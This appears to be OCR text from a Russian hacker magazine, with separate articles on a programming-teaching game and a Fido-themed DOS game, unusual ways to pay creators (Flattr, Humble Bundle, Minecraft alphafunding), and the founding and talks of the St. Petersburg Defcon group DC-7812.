Если на примере Colobot можно изучать программирование автоматических машин, то Code Hero должен был начать с основ. Игра представляла собой обычный first-person shooter, где в определенные моменты нужно было открывать консоль и программировать, например аптечку или монстров. Это подавалось в виде загадок и пазлов, так что иногда приходилось читать документацию по JavaScript и C#, встроенную в игру. Мир игры также менялся строчками кода, которые были унифицированы, поэтому играющий в Code Hero уже был готов писать то же самое на основе бесплатного движка Unity и создавать свои собственные игры.


Игра вышла где только возможно (консоли, ПК, мобильные — все благодаря мультиплатформенности движка Unity), а идея «обучать через игру» оказалась вполне удачной. И в результате создатели игры решили из бесплатной инди-разработки сделать полноценную коммерческую игру и вышли со своим проектом на сервис народного собирания денег — Kickstarter. Рекламная кампания проходила под слоганом «Играйте в игру, которая научит вас делать игры», и она была очень успешной.

Денег удалось собрать 170 тысяч долларов (из желаемой суммы в 100 тысяч), и 24 февраля 2012-го игра должна была выйти. Но не вышла. Десять месяцев спустя создатель игры Алекс Пик рассказал в интервью порталу Joystick, что игра получалась неподъемная для одного программиста, поэтому пришлось тратиться на офис, команду и выдавать зарплаты — в результате денег не хватило. Фанаты и сочувствующие были возмущены и потребовали возврата денег, и после долгих колебаний и полицейского рейда в офис часть денег создатели игры вернули.

Но Code Hero не заброшен и до сих пор числится в разработке — на момент написания этого текста (май 2013-го) доступна лишь ранняя альфа-версия, а дата выхода игры покрыта тайной.

ДО НОВОГО COLOBOT БЫЛО ТАК БЛИЗКО. ВИДИМО, ЭТОМУ УЖЕ НЕ СУЖДЕНО СЛУЧИТЬСЯ





можно наконец попасть в сеть Fido... Если ответить на парочку вопросов, о которых вспомнят разве что старожилы, — например, когда зона 2: (то есть Россия) должна держать «ZMH time» (время обмена почтой) или что означает 5020 в адресе 2:5020/3343.23. Попадание в Fido не дает каких-либо преимуществ, разве что быстрее зарабатываешь деньги и покупаешь апгрейды.

Как таковой цели у игры нет, но, улучшая свой рейтинг, ты переходишь с одной работы на другую, начиная от курьера с зарплатой в десять баксов в день, поднимаясь к программисту и хакеру и заканчивая новым русским, который о деньгах может вообще не беспокоиться. Если это считать целью, то игру можно назвать слепком эпохи.

Исходные коды (yun.complife.ru/fsrc.ha) игры открыты, и любой желающий может себе ее скомпилировать или пересобрать под себя — если, конечно, ты сможешь найти где-нибудь компилятор Borland C++ для MS-DOS 6.22 (не забыть про вставки на ассемблере) и архиватор .HA, которым они сжаты.

Запустить готовую игру (yun.complife.ru/fido.rar) сейчас можно разве что под DOSBox'ом, и то вдоволь поковырявшись с настройкой кодировки (волшебная команда keyb ru 866 поможет). Так что если есть охота ознакомиться, рекомендую посмотреть на переписанную энтузиастами на питоне версию (fido2.appspot.com/game), работающую прямо в браузере.



Мария «Mifrill» Нефёдова
mifril@real.xakep.ru

ПОРА ПЛАТИТЬ


Нестандартные способы монетизации софта и цифрового контента

С появлением Интернета старые способы продажи контента стали работать заметно хуже. Многие схемы продаж изменились и продолжают претерпевать метаморфозы; единого решения до сих пор не придумано. О самых необычных способах заплатить авторам поговорим сегодня.

FLATTR

Систему микроплатежей Flattr (flattr.com) придумал один из членов той самой нашумевшей администрации The Pirate Bay Петер Сунде, а помогал ему в этом Линус Олссон. В 2010 году, уже после судебного разбирательства по делу трекера, Сунде представил инициативу Flattr широкой публике. На тот момент это и вовсе выглядело вполне логично, ведь Flattr тоже в какой-то мере призван помочь сделать информацию свободной, перестав «финансировать» паразитирующих на авторах правообладателей. Суть системы предельно проста. Пройдя регистрацию, пользователь может пополнять свой счет в системе Flattr на любую сумму (не менее двух евро) и задать для себя так называемый месячный бюджет — сумму, которая будет потрачена на пожертвования авторам за месяц. Сервис взимает 10% от ежемесячных взносов со счета пользователя в свою пользу. Ввести и вывести деньги можно через системы PayPal и Moneybookers, что, конечно, не слишком удобно для России, но также принимаются банковские карты. В свою очередь, авторам какого-либо контента (музыкантам, писателям, создателям ПО и так далее) предлагается разместить у себя на сайте специальную копку «Flattr». Кликнув на нее, пользователи могут пожертвовать автору деньги. Сервис поддерживает огромное количество платформ, в том числе и бесплатные, пользующиеся большой популярностью: WordPress, Blogger и Joomla. Однако основная фишка состоит в том, что сумму пожертвования здесь определяет не пользователь, а система. Скажем, если на счету у пользователя было пять евро и за месяц он нажал на Flattr-кнопку три раза, система распределит эти пять евро в равных пропорциях между тремя авторами. Если пользователь кликнет на Flattr-кнопку пятнадцать раз, сумма поделится на пятнадцать равных долей, и так далее.

Именно эта особенность выделяет Flattr среди других систем; он необычен и работает даже не по принципу «заплатить сколько хочешь/можешь». Однако, несмотря на это, покорить широкие людские массы сервису пока не удалось (действительно, зачастую человеку проще прикрутить к сайту реквизиты PayPal, номер счета или кошелька), хотя системой довольно активно пользуются, особенно на Западе. Конечно, главное преимущество Flattr перед обычным сообщением в духе «Вы можете поддержать меня деньгами, вот вам номер моего счета» очевидно — это быстрота и удобство использования. Поддержать автора при помощи Flattr можно буквально одним кликом, бюджет «на благотворительность» отведен заранее, так что нет нужды думать, сколько заплатить, не нужно бояться превысить лимиты и увлечься пожертвованиями сверх меры. Ну и конечно, не нужно куда-то логиниться, «светить» номер своей банковской карты и так далее. Получается своеобразный аналог лайков, только подкрепленный финансово. Но стоит учитывать: чтобы автор действительно ощутил эффект от пожертвований через этот сервис, ему нужно быть весьма популярным поставщиком контента; микроплатежи недаром имеют приставку «микро» — даже если их много, они, как правило, очень незначительны по размеру. Быть может, пока не слишком много контента обросло Flattr-кнопками именно из-за боязни того, что эта затея не принесет много денег. Лично мне это кажется весьма печальным, потому что другой столь же удобной и простой системы, сделанной «для людей» и призванной исключить копирастов из «пищевой цепи», пока не придумали. Проект Петера Сунде, похоже, пока сильно недооценивают.



> *Кстати, название Flattr — это игра слов. Здесь сочетаются английское flatter — похвала, лесть и flat rate — равная стоимость*





ПРАВООБЛАДАТЕЛИ ЦЕПЛЯЮТСЯ ЗА ЖИЗНЬ

Недавно режиссер популярного телесериала «Игра престолов» поблагодарил тех, кто скачивает шоу нелегально — используя торрент и файлообменники. Мол, это поднимает популярность и рейтинги сериала, приводит новых подписчиков телеканалу HBO и так далее. Но далеко не все в теле- и киноиндустрии согласны с такой логикой. В интервью Wall Street Journal представители компании NBC Universal рассказали о работе своей контент-полиции, где трудятся всего двадцать человек. Борьба с пиратами по-прежнему напоминает войну с ветряными мельницами и выглядит весьма печально. Вот только некоторые факты, приведенные сотрудниками NBC Universal:

- Спустя всего несколько минут после финальных титров серии очередной эпизод сериала и его копии уже появляются в интернете.
- Час спустя после выхода новой серии какого-либо шоу можно обнаружить в Сети уже порядка полутысячи ссылок.
- Через два часа после выхода серии уже есть переводы на другие языки.
- После удаления одной такой ссылки на ее место тут же приходят 50 копий.
- Еще в 2009 году в интернете было 5,4 миллиарда ссылок на пиратский контент, от фильмов и сериалов до компьютерных игр. В прошлом году эта цифра выросла до 14 миллиардов. Такие данные приводит компания Irdeto, также занимающаяся очисткой интернета от нелегального контента по заказу крупных студий.



HUMBLE BUNDLE

Пожалуй, чаще других с продажей контента стала экспериментировать игровая индустрия. Как ты можешь заметить, в этой статье нет отдельного развернутого упоминания Kickstarter, но лишь потому, что о нем у нас совсем недавно вышла большая статья. Впрочем, здесь есть о чем рассказать и без Kickstarter. Наверняка сборники игр Humble Bundle (humblebundle.com) знакомы всем, кто хоть как-то следит за КИ и в них играет. Первый сборник вышел в 2010 году, и за его составление отвечала компания Wolfire Games. Разработчику Wolfire Games Джефу Розену пришла в голову мысль продавать наборы игр, практически так же, как это происходит в системе Steam. Кроме того, Розену понравилась идея платить за игры по принципу «pay what you want», то есть сколько хочется. Такую модель он подсмотрел у игры World of Goo, которую распродавали по «свободной цене» в честь дня рождения. Тогда было продано 57 тысяч копий World of Goo и разработчики собрали более 117 тысяч долларов. Сагитировав независимых разработчиков, связи среди которых у Розена имелись, и совместив обе идеи, компания Wolfire Games выпустила первый игровой сборник. Затея увенчалась успехом — за неделю на продажах набора было получено более миллиона долларов, когда ожидали всего 116 тысяч. Неудивительно, что уже в 2011 году венчурная компания Sequoia Capital вложила 4,7 миллиона в инициативу Розена. Так родилась компания Humble Bundle, Inc., которая и по сей день занимается составлением и реализацией игровых наборов. Игры Humble Indie Bundle выходят для платформ Microsoft Windows, OS X, Linux и с недавнего времени для Android. Кроме того, был выпущен неигровой набор Humble eBook Bundle для электронных книг, в который вошли, как несложно понять, книги (в основном фантастика).




Основная черта Humble Indie Bundle — простота. Чтобы приобрести сборник, не нужно нигде регистрироваться, мудрено пополнять счет, заполнять многочисленные формы или скачивать дополнительное ПО. Ты просто выбираешь сумму, которую тебе не жалко отдать за сборник, распределяешь деньги и voilà! Деньги принимаются при помощи банковских карт, PayPal, Amazon Payments, Google Checkout. Стоит заметить, что наборы игр (и одиночные тайтлы, которые стали продаваться с недавних пор) находятся в продаже ограниченное время. Часть собранных средств от продаж уходит на благотворительность (их перечисляют таким организациям, как Child's Play или Electronic Frontier Foundation), часть суммы остается самой компании Humble Indie Bundle, и часть перечисляется авторам игр. Интересно, что соотношение, кому и сколько заплатить, определяет сам пользователь. Можно отдать все на благотворительность, можно все отдать разработчикам или распределить деньги любым другим способом.

Разумеется, здесь тоже актуальна проблема пиратства. Учитывая, что игры намеренно не защищены DRM, воровать их проще некуда. Тем не менее Розен и его коллеги не отчаиваются и смотрят на проблему философски. Быть может, человек, ворующий новую игру с торрентов, ранее уже перечислил Humble Indie Bundle немалую сумму или у него просто нет денег, чтобы заплатить. А может, ему просто удобнее скачивать таким образом, потому что скорость выше (руководствуясь такой логикой, компания добавила опцию скачивания через BitTorrent). Стимулировать людей покупать игры Humble Indie Bundle стараются по-разному, в том числе и переводя средства таким организациям, как Electronic Frontier Foundation (эти люди, в числе прочего, борются с DRM). Впрочем, совсем уж беспринципных пиратов, вроде людей, запустивших сайт wollfire.com, не поощряют. Этот ресурс был закрыт стараниями Wolfire Games.

Забавно, но на платформу Розена пробовала выходить даже такая известная студия, как THQ. При этом было нарушено два ключевых правила: игры продавались только для Windows и об отмене DRM речи не шло. Впрочем, на продаже все равно удалось выручить более пяти миллионов долларов. Увы, от банкротства THQ это не спасло





MINECRAFT И ALFAFUNDING

Еще один яркий пример из области игровой индустрии — Minecraft. Популярность у этой игры просто сумасшедшая. Так, по данным на середину апреля 2013-го было продано более 10 миллионов копий Minecraft для ПК и более 20 миллионов копий для всех платформ суммарно. Создатель игры — Маркус «Нотч» Перссон в буквальном смысле стал миллионером, заработав на продажах уже более 100 миллионов долларов. Справедливости ради замечу, что Перссон до сих пор пребывает в некотором шоке от происходящего и недавно вообще признавался на Reddit, что вырос в бедной семье, никогда не задумывался о деньгах, поэтому сложившаяся ситуация до сих пор кажется ему «fucking weird» (щадящий перевод: «чертовски странной») и он не знает, куда тратить деньги.

В чем же секрет успеха Нотча и его детища? Одним из основных факторов называют именно схему продаж игры. Дело в том, что, когда Minecraft был еще в стадии альфа-теста, игра уже продавалась. Подобная практика называется alphafunding, то есть финансирование продукта еще на ранней стадии. Конечно, в период тестирования цена была снижена на 25% и составляла 14,95 евро. Когда вышла полная версия, стоимость увеличилась до 19,95 евро. Такая схема позволяет людям поддерживать автора финансово уже на ранних этапах разработки, а также иметь доступ к контенту, зачастую еще сырому, но уже многообещающему. В отличие от того же Kickstarter и других crowdfunding-проектов, в случае с alphafunding человек не просто вкладывает деньги в проект, чтобы неизвестно когда увидеть некий готовый продукт, а сразу получает «на руки» работающую игру, которая к тому же «допиливается» и обновляется на глазах. Заманчиво.

Маркус Перссон, кстати, начал продавать игру в 2009 году со стадии Indev, позже перешедшей в стадию Infdev (с практически бесконечной картой), и лишь потом были Alpha, Beta и релиз. То есть оказалось, что продавать можно начинать даже тогда, когда продавать еще практически нечего. Удивительно также и то, что во время альфа- и бета-тестирования у Minecraft не было рекламы. Совсем не было. Только «сарафанное радио» и желание Нотча сделать хорошую игру, вдохновившись Dwart Fortress и Dungeon Keeper. До Minecraft существовали похожие инди-проекты (Infiniminer, Stranded), которые, однако, не имели мультиплеера и «не выстрелили». А вот Minecraft уже через пару месяцев после старта продаж показал такой потенциал, что Нотч, который занимался разработкой практически в одиночку, остался на основной работе только на полставки, а еще через полгода вообще решил посвятить все свое время новому проекту. И как выяснилось, не прогадал. Уже в январе 2011 года, спустя менее месяца после выхода финального релиза Minecraft, было продано более миллиона копий игры. Напоминаю — без рекламы и без издателя. Только «сарафанное радио», а позже упоминания в тематических медиа (веб-комиксах, блогах, на Reddit и так далее). В итоге на сегодняшний день Minecraft входит в топ-10 самых продаваемых игр для ПК за всю историю. Благодаря Minecraft схема alphafunding, ранее занимавшая совсем небольшую нишу, получила второе дыхание и обрела большую популярность.

Особенно это, конечно же, актуально и удобно для инди-разработчиков, которые теперь могут начать формировать комьюнити вокруг своего проекта, привлекать пользователей и получать фидбек начиная с самых ранних этапов разработки. Сейчас уже существуют крупные магазины только для инди-игр, притом с упором на alphafunding (к примеру, Desura), а также появился соответствующий раздел в Steam, что ясно говорит о потенциале данной схемы продаж. А ведь когда-то бета-версии были бесплатными... :)

Все описанное выше — случаи общие, фактически это целые системы по финансированию авторов, глобальные и серьезные. А как насчет частных случаев? Знает ли история примеры, когда автор напрямую продавал свои творения публике, минуя посредников, издателей и прочих копирастов, и оставался в выигрыше? Сама же отвечаю на свой вопрос — такие примеры известны, и их не так мало. В основном удачные опыты удалось провести уже известным людям (музыкантам, писателям и так далее). Вот лишь некоторые примеры.

Появление интернета недаром так напугало правообладателей и продолжает ужасать их до сих пор. Еще в 1997 году (!) фаны британской группы Marillion организовались и собрали при помощи Сети более 60 тысяч долларов, чтобы профинансировать тур любимцев по всей территории США. Впоследствии группа по похожей схеме собрала средства для записи и продвижения новых альбомов, и тоже успешно. Группа Radiohead в 2007 году выпустила альбом In Rainbows не только на физических носителях: еще она предложила всем желающим скачать его с сайта, заплатив по принципу «сколько хочешь». По итогам эксперимента группа объявила, что заработала на этом куда больше, чем за предыдущие альбомы, выпускавшиеся традиционным образом, однако конкретных цифр не приводилось.


Россию эти веяния также не обошли стороной. У нас в 2008 году запустили площадку Kroogi.ru, где контент (музыкальные композиции, художественные работы, книги, видео, фотографии, мультипликация и прочее) распространяется по схеме «плати, сколько хочешь». На момент начала 2009 года к проекту присоединилось 600–700 музыкантов (среди которых немало известных имен: Борис Гребенщиков, Tequilajazzz) и около 20 тысяч пользователей. Затем Kroogi получил инвестиции. На данный момент проект по-прежнему работает и себе не изменяет (хотя по большей он части стал музыкальной площадкой, а не универсальной, как предполагалось изначально). К примеру, в 2011 году группа Zorge — коллектив бывшего лидера Tequilajazzz Евгения Федорова — записала дебютный альбом No Name Album на деньги поклонников, воспользовавшись платформой Kroogi (588 участников акции собрали 10 052 доллара). Еще один удачный пример из области музыки, к тому же более «свежий»: весной прошлого года группа «Би-2» собрала 1 250 000 рублей на выпуск альбома Spirit, воспользовавшись для этого помощью портала Planeta.ru.

Не менее известен и эксперимент (хоть он и не был успешным) популярного фантаста Сергея Лукьяненко. В какой-то момент писатель устал спорить в своем ЖЖ со сторонниками модели «заплати автору напрямую, можно даже после покупки и прочтения книги» и решил доказать, что эта схема не будет работать. Автор попросил многотысячную аудиторию своего блога перевести ему на кошелек в Яндекс.Деньгах хотя бы рубль. Якобы результаты опыта должны были показать, готовы ли люди вообще платить по такой модели. Итог получился неутешительный: сообщение Лукьяненко прочли 52 993 человека, заплатили 2640 человек, и собранная сумма составила всего 6404 рубля. Писатель сделал вывод, что система не работает, и, отдав деньги на благотворительность, закрыл тему.

Немного странный вывод, учитывая, что Лукьяненко в ЖЖ известен склонностью к эпатажу, а публика заранее знала, что участвует в «испирименте», а не платит автору за книгу. На мой взгляд, неудивительно, что рублем поучаствовало лишь около 5% аудитории. К тому же от многих читателей Лукьяненко получил не запрашиваемый рубль, а куда более крупные суммы: 20–30 евро. Однако все это автор почему-то учитывать не стал.



Маркус «Нотч» Перссон: создатель Minecraft






DEFCON RUSSIA

История российского Defcon в лицах

Уже два года как была создана первая в России официальная Defcon-группа. И сегодня мы расскажем поподробнее об этом некоммерческом проекте: история создания, проекты, люди, ну и, конечно же, прочие «тайны, интриги и расследования». Что же это за зверь такой и как его едят?



КАК ВСЕ НАЧИНАЛОСЬ

В относительно далеком прошлом, когда в нашем журнале были другие редакторы и авторы, когда «ослик Федя™» бороздил просторы сознания, в комьюнити думали о том, как было бы классно иметь свой отечественный Defcon. Нужна была площадка для своих, где можно было бы свободно обмениваться идеями. Без корпоративных завязок: слайды без логотипов, общение с людьми, а не компаниями. Просто место, куда можно прийти, если тебе есть что сказать.

На основе этих фантазий было много попыток, и, надо сказать, успешных, например приаттачить к культовому фестивалю Chaos Constructions секцию «про хакеров». Мысль понятная: на материальной базе уже состоявшегося ивента добавить то, что круто и вообще «1337». Эта секция имела определенный успех в рамках ИБ-комьюнити того времени. Но все же люди хотели чего-то большего или постоянного, а получалось «не совсем то».

В конце концов совсем недавно, в 2011 году, была попытка создать такую конференцию, максимально близкую к «западным идеалам», — это был майский PHDays 2011. Тем не менее часть людей считали, что этого будет мало или это будет не то (короче, как обычно — хотелось чего-то еще другого, большой, но чистой любви). И вот эта группа людей (преимущественно из питерского DSec) решила, что все это «коммерческое» и пафосное дело уныло и не труЪ. Не хватает просто тусовки, общения и техноугара. Без СМИ, без пресс-релизов о никчемных XSS и «инвайтов для избранных». Но как это сделать? Нет денег. Нет спонсора. И тут один глазастый парень обратил внимание, что в «прогнившем западном капиталистическом мире» эта проблема была решена нехитрым путем, причем с информационной поддержкой от организаторов самой Defcon. Непонятно, как в России до сих пор никто не замечал и не хотел вписываться в эту тему — Defcon-группы... DCG — официальные спин-оффы от «того самого» DEF CON, которые могут быть организованы любым желающим. Жестких требований или формата тут нет, нужно лишь место, организация и желательно сайт мероприятия. Общий принцип простой — собирайтесь, тусите в любом удобном для вас формате, обсуждайте хакинг, ИТ, девушек и пиво, боритесь за мир во всем мире и не скучайте. Ключевой принцип заключается в том, что каждый участник должен вносить свой вклад в дело — а значит, и потребность в спонсорстве становится минимальна.


Таким вот образом в апреле 2011-го, за месяц до проведения PHDays 11, была отправлена заявка на регистрацию первой в России группы дефкон, а также уточняющий вопрос: нет ли других групп? А то, может, мы не в курсе, и тогда мы просто присоединимся и поддержим существующий проект... Ответ был краток:

```
Heya. Actually, we don't have a listed
group from Russia that we're aware of ...
so it would be awesome to see one spawn
up!
```

Запустить площадку под брендом Defcon было важно не только ради культового бренда, но и для того, чтобы заручиться информационной поддержкой в достаточно крупном сообществе.


Так мы вступили на этот путь. На тот момент мы — это Лёша Синцов, Дима Евдокимов и Лёша Тюрин. Надо было ваять сайт, собирать людей. Формат встреч был не очень понятен — неясно, как это делать? Что именно делать? Оказалось — можно что угодно.





Дата основания Defcon Russia — 26 апреля 2011 года

Аудитория третьей встречи в ИНЖЭКОНе



ZERONIGHTS

Мы не остановились на идее локальных встреч и поддержали международную конференцию (это распространенная практика среди других DCG) под названием ZeroNights. Многие члены DCG, кстати, входят в число ее организаторов, что позволило реализовать многие идеи, которые витали в сообществе, в реальном ивенте. Уже успешно проведено две конференции — в 2011 и в 2012 годах, и мы готовимся к третьей. Самые активные члены DCG работают в экспертной комиссии — отбирают доклады на конференцию, как и в 2012 году. Именно эта работа позволяет гарантировать высококлассный хакерский контент, подобного которому нет ни на одной другой отечественной конференции.



ДОКЛАДЫ С DC-7812

Темы и формат могут меняться, но суть остается прежней. Здесь перечислены лишь немногие темы, которые были раскрыты на встречах DC-7812. Но просто взглянув на них, ты поймешь, насколько мир разнообразен и интересен :).

Mac OS X — xnu is under attack! (Никита Тараканов)
Никита не на шутку увлекся ядром Mac OS и рассказал о принципах эксплуатации в этой ОС. DC-7812 хардкорный.

Основы реверсинга ARM (Алексей Россовский)
Введение в ARM Assembler, как проще и удобнее это дело понимать и реверсить. DC-7812 обучающий.

Use-After-Free for everyone (Алексей Синцов)
Воркшоп, где каждый мог своими руками попробовать проэксплуатировать уязвимость UaF в плагине для IE9, при этом выполнив атаки как на DEP, так и на ASLR (через утечку адреса памяти). DC-7812 практический.

OAuth: flaws and proposal (Егор Хомяков)
Всем известный парень из web-security сцены рассказал нам об уязвимостях Facebook и недостатках OAuth даже раньше, чем написал себе в блог. DC-7812 передовой.

JTAG For Dummies (Глеб Чербов)
Глеб доступно рассказал о том, что такое JTAG и для чего он нужен, и сделал полезную лекцию в стиле вводного курса для тех, кто хотел бы прикоснуться к теме hardware-hacking. DC-7812 обучающий.

Решили начать с мини-семинаров с веселыми хак-темами. На коленке в Notepad'е был замучен веб-сайт. Талантливый дизайнер и просто хороший парень за 10 секунд в Paint'е придумал лого и этот умопомрачительный dump-дизайн. Также выкатили прототип «агрессивного» хонипота — что называется, для обкатки идеи (мы же знали, как люди отнесутся к нашему проекту, ведь наши парни такие доброжелательные). Конечно, наш сайт не остался незамеченным, и лучи... добра и поддержки понеслись от нашего любимого комьюнити.

Тем не менее в Питере обстановка была более благоприятная. Наш любимый журнал дал инфоподдержку, ребята с Хабра осветили будущий ивент — так что на первую встречу (наша группа получила по телефонному коду обозначение DC-7812) в стенах Лесотехнической академии мы собрали около двадцати человек. Что уже было неплохо. Встреча прошла как мини-конференция с тремя докладами, включая доклад про спуфинг Яндекс.Пробок и прототип агрессивного хонипота. Контент первой встречи, как и последующих, всегда был на уровне материала, например, таких европейских конференций, как BlackHat. Ровно через два года — на Black Hat EU — эти же темы прозвучат уже со сцены в Амстердаме, как про спуфинг пробок, так и про агрессивную защиту.

В частности, Дима Частухин, автор доклада о спуфинге навигационных систем, показал, как можно подделывать трафик, генерируемый приложениями, и передавать ложную информацию о координатах и скорости. В качестве демонстрации Дима создал пробку на абсолютно пустой улице. Поскольку эта информация используется навигаторами, то получалось, что можно было реально манипулировать трафиком в городе.

После первой встречи к нам присоединились остальные ребята из компании Digital Security, и дальше количество организаторов только росло. На вторую встречу пришло уже человек сорок. Также мы получили поддержку от вузов города, которые с удовольствием нас принимали, но больше всего порадовало воодушевление ребят. Это самый ценный опыт. Выражаю огромную благодарность тем, кто поддержал нас и присоединился к группе именно в стадии формирования, — Диме Фёдорову (@pycode), Евгению Бечкало (@4ekin), Никите Абдуллину, Дмитрию Кетову и многим другим, а также вузам, что согласились на «непонятно что», — Лесотехнической академии, ИТМО, Политеху, ИНЖЭКОНу и его студентам, что стали частью группы и помогали в сложные времена совершенно бесплатно.

Встречалась группа почти каждый месяц. И частота встреч напрямую зависит от желающих выступить. За одну такую встречу было три-четыре выступления, где профессионалы, энтузиасты и любители ИТ-безопасности делились своим опытом и идеями. При этом абсолютно бесплатно: для всех, кто хочет прийти, двери открыты. После официальной части всегда наступала неофициальная часть в баре, так что так или иначе идея была удачной.

ДВИЖУХА

За короткое время группа обрела свое место, и следы первоначального недоверия со стороны «профи» исчезли. За два года существования группы на нашей сцене выступали профессионалы из таких компаний/организаций, как Yandex, Juniper, Nokia, Digital Security, Positive Technologies, ONSec, LeetMore Smoked Chiken, а также независимые ребята и просто студенты. Но главное, что все эти доклады делались не с целью пиарить компании, а только как технический опыт, проекты, движуха... Это лежит в концепте самой группы:

- Люди, а не компании!
- Идеи, а не реклама!
- Общение, а не троллинг.
- Развитие, а не деградация.
- Экшн, движуха и рок-н-ролл 8).


Как бы наивно это ни звучало, но мы старались придерживаться этих простых правил. Пользуясь случаем, хочу поблагодарить ребят, спикеров, которые поддержали эти принципы делом и выступлениями с нами: Володю Воронцова, Юру Гольцева, Дмитрия Олексюка, Никиту Тараканова, Александра Light[ENeRGy], Антона Карпова и многих других (прям не статья, а набор благодарностей какой-то).

Дважды наша группа была в Москве с «выездными сессиями», одна из которых прошла в офисе Яндекса (спасибо Токсе), а другая в МГУ (спасибо p3tand) . Мы завязали много новых знакомств, и наша тусовка перестала быть ограниченным множеством по географическим пределам. Об этом же говорит и география наших спикеров: Питер, Москва, Пятигорск, Берлин и даже Сан-Франциско! Где проходили Defcon Group:

1. Лесотехническая академия
2. ИТМО
3. CHAOS CONSTRUTIONS
4. ИНЖЭКОН
5. Yandex (Москва)
6. Лесотехническая академия
7. ИТМО
8. МГУ (Москва)
9. Политех
10. Политех
11. Политех
12. Политех
13. ЛЭТИ
14. Yandex
15. Бар-клуб KLЮTCH

ПРОЕКТЫ

Как бы то ни было, одна из целей группы — это мотивировать студентов к действию ради опыта.

